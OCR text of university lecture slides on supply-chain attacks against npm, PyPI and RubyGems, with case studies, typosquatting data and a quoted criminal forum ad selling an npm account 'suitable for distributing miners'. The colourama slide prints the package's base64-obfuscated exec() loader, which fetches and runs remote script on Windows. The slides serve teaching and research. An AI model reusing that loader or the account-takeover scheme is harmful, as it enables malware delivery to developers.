
Neither of these were accidental bugs - rather, the Webmin source code had been maliciously modified to add a non-obvious vulnerability. It appears that this happened as follows :

UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE




POSSIBLE ATTACK SURFACE: D



UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE




POSSIBLE ATTACK SURFACE: E

- Happened October 2021
- 8 millionen weekly downloads
- ~1,200 dependent packages

- Coinminer and data exfiltration (user/credential information)

Affected Version	Patched Version
0.7.29	0.7.30
0.8.0	0.8.1
1.0.0	1.0.1

POSSIBLE ATTACK SURFACE: E



Acc development, 7kk installations per week

[redacted], 24 minutes ago in Auctions

[redacted]

byte

[redacted]

User

4

24 posts

registration

07.12.2014 (ID: 58 938)

Activity

other

Posted by: 24 minutes ago (changed)

I sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this. There is no 2FA on the account. Login and password access. The password is enough to change your email. Suitable for distributing installations, miners, creating a botnet.

Start $ 10k
Step $ 1k
Blitz $ 20k
24 hours after the last bet

Guarantor, we will pay the commission 50/50

[redacted]

[redacted]


Before the conclusion of the transaction, mandatory verification of contacts in PM

[redacted]

+ Quote

UNIVERSITÄT BONN


POSSIBLE ATTACK SURFACE



POSSIBLE ATTACK SURFACE: F

UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE



UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE: G

Max Justicz

Remote Code Execution on rubygems.org

Oct 7, 2017

tl;dr Remote code execution via a deserialization vulnerability on rubygems.org, a very popular hosting service for ruby dependencies. A fix was rolled out quickly. Read the official announcement here. CVE-2017-0903

A Look In the Mirror: Attacks on Package Managers

Justin Cappos Justin Samuel Scott Baker John H. Hartman
Department of Computer Science, University of Arizona
Tucson, AZ 85721, U.S.A.
{justin, jsamuel, bakers, jhh}@cs.arizona.edu

Docs » Packages and PyPI » Index Vulnerability: Unchecked File Deletion Edit on GitHub

Index Vulnerability: Unchecked File Deletion

Improper checking of ACLs would have allowed any authenticated user to delete any release file hosted on the Package Index by supplying its md5 to the `:files` action in the pypi-legacy code base.

Max Justicz


Remote Code Execution on packagist.org

Aug 28, 2018

tl;dr There was a remote code execution vulnerability on packagist.org, the default package server behind Composer, a PHP package manager. Packagist currently serves around 400 million package downloads per month.

UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE



UNIVERSITÄT BONN

POSSIBLE ATTACK SURFACE: H

Damaging Linux & Mac Malware Bundled Within Browserify npm Brandjack Attempt

April 13, 2021 By **Ax Sharma**

6 minute read time

Over the weekend, Sonatype spotted a rather unique malware sample published to the npm registry, within a day of its release on npm.

The malware exists in the brandjacking npm package called "**web-browserify,**" and imitates the legitimate "**browserify**" component

Trusted by hundreds of thousands of NodeJS developers, Browserify receives **over 1.3 million weekly downloads** on npm alone.

UNIVERSITÄT BONN

PACKAGE MANAGER THREAT LANDSCAPE

UNIVERSITÄT BONN


CURRENT RESEARCH


- Collect cases of known malicious packages
  - npm, PyPI, RubyGems
  - 469 malicious packages identified
- Obtain these packages
  - 174 packages downloaded (sometimes several versions)
- Analyze them by hand
  - Dwell time, techniques, objectives, …

Marc Ohm, Henrik Plate, Arnold Sykosch, and Michael Meier. "Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks", International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment. 2020


UNIVERSITÄT BONN

OPEN SOURCE AS SUPPLY CHAIN





HOW DO THEY ENTER THE SUPPLY CHAIN?



UNIVERSITÄT BONN

TYPOSQUATTING


Definition

Naming of packages based on common misspelling, expected typos, or similar phrases.

Levenshtein distance of an average typosquatting package to its target is 2.3

Repo	Name	Target
npm	soket.io	socket.io
RubyGems	active-support	activesupport
npm	tensorplow	tensorflow
npm	browserift	browserify
PyPI	acqusition	acquisition
PyPI	openvc	opencv-python
PyPI	colourama	colorama

HOW DO THEY HIDE?




UNIVERSITÄT BONN

COLOURAMA

```
exec("b3MxIDOgcGxhdGZvcmOuc3lzdGVtKCkNCmlmIG9zMSA9PSAiV2luZG93cyI6DQogICAgdHJ5Og0KCQljdWVyZGEgPSAnJy5qb2luKH
JhbmRvbS5jaG9pY2Uoc3RyaW5nLmFzY2lpX3VwcGVyY2FzZSArIHNOcmluZy5hc2NpaV9sb3dlcmNhc2UgKyBzdHJpbmcuZGlnaXRzKSBmb3
IgXyBpbiByYW5nZSg1KSkgKyAiLnZicyINCgkJb3MucmVuYW1lKCdOZXNOLmpwZycsICJuZXcudmJzIikNCgkJb3Muc3lzdGVtKCJ3c2NyaX
BOIG5ldy52YnMiKQ0KCQkjc3VicHJvY2Vzcy5jYWxsKCJ3c2NyaXBOIG5ldy52YnMiKQ0KICAgIGV4Y2VwdDoNCiAgICAJdHJ5Og0KICAgIA
kJcmVxIDOgdXJsbGliMi5SZXF1ZXNOKGJhc2U2NC5iNjRkZWNvZGUoImFIUjBjSE02THk5b1lYTjBaVOpwYmk1amIyMHZjbUYzTDJsa1lXMW
xlRzluYVdJPTOiKSwgaGVhZGVycz17J1VzZXItQWdlbnQnIDogInRhY29fbGlmZSJ9KQ0KICAgIAkJdGV4dG8gPSB1cmxsaWIyLnVybG9wZW
4oIHJlcSApLnJlYWQoKQ0KICAgIAkJeCA9ICcnLmpvaW4ocmFuZG9tLmNob2ljZShzdHJpbmcuYXNjaWlfdXBwZXJjYXNlICsgc3RyaW5nLm
FzY2lpX2xvd2VyY2FzZSArIHNOcmluZy5kaWdpdHMpIGZvciBfIGluIHJhbmdlKDE2KSkgKyAiLnZicyINCiAgICAJCWYgPSBvcGVuKHgsIC
JhIikNCiAgICAJCWYud3JpdGUoc3RyKHRleHRvKSkNCiAgICAJCWYuY2xvc2UoKQ0KICAgIAkJb3Muc3lzdGVtKCJ3c2NyaXB0ICVzICIgJS
AgeCkNCiAgICAJZXhjZXB0Og0KCQkJdHJ5Og0KCQkJIAlyZXEgPSB1cmxsaWIyLlJlcXVlc3QoYmFzZTY0LmI2NGRlY29kZSgiYUhSMGNITT
ZMeTl5WVhjdVoybDBhSFZpZFhObGNtTnZiblJsYm5RdVkyOXRMMVJoWTI5TlJTOW9aV3hzYjNkdmNtUXZiVOZ6ZEdWeUwzUmhZMjlpWld4cy
IpLCBoZWFkZXJzPXsnVXNlci1BZ2VudCcgOiAidGFjb19saWZlInOpDQoJCQkgCXRleHRvIDOgdXJsbGliMi51cmxvcGVuKCByZXEgKS5yZW
FkKCkNCgkJCSAJeCA9ICcnLmpvaW4ocmFuZG9tLmNob2ljZShzdHJpbmcuYXNjaWlfdXBwZXJjYXNlICsgc3RyaW5nLmFzY2lpX2xvd2VyY2
FzZSArIHNOcmluZy5kaWdpdHMpIGZvciBfIGluIHJhbmdlKDE2KSkgKyAiLnZicyINCgkJCSAJZiA9IG9wZW4oeCwgImEiKQ0KCQkJIAlmLn
dyaXRlKHNOcihOZXhObykpDQoJCQkgCWYuY2xvc2UoKQ0KCQkJIAlvcy5zeXNOZW0oIndzY3JpcHQgJXMgIiAlICB4KQ0KCQkJZXhjZXB0Og
0KCQkJIAlwcmludA==".decode('base64'))
```

UNIVERSITÄT BONN

HOW IS IT TRIGGERED?



UNIVERSITÄT BONN


COLOURAMA

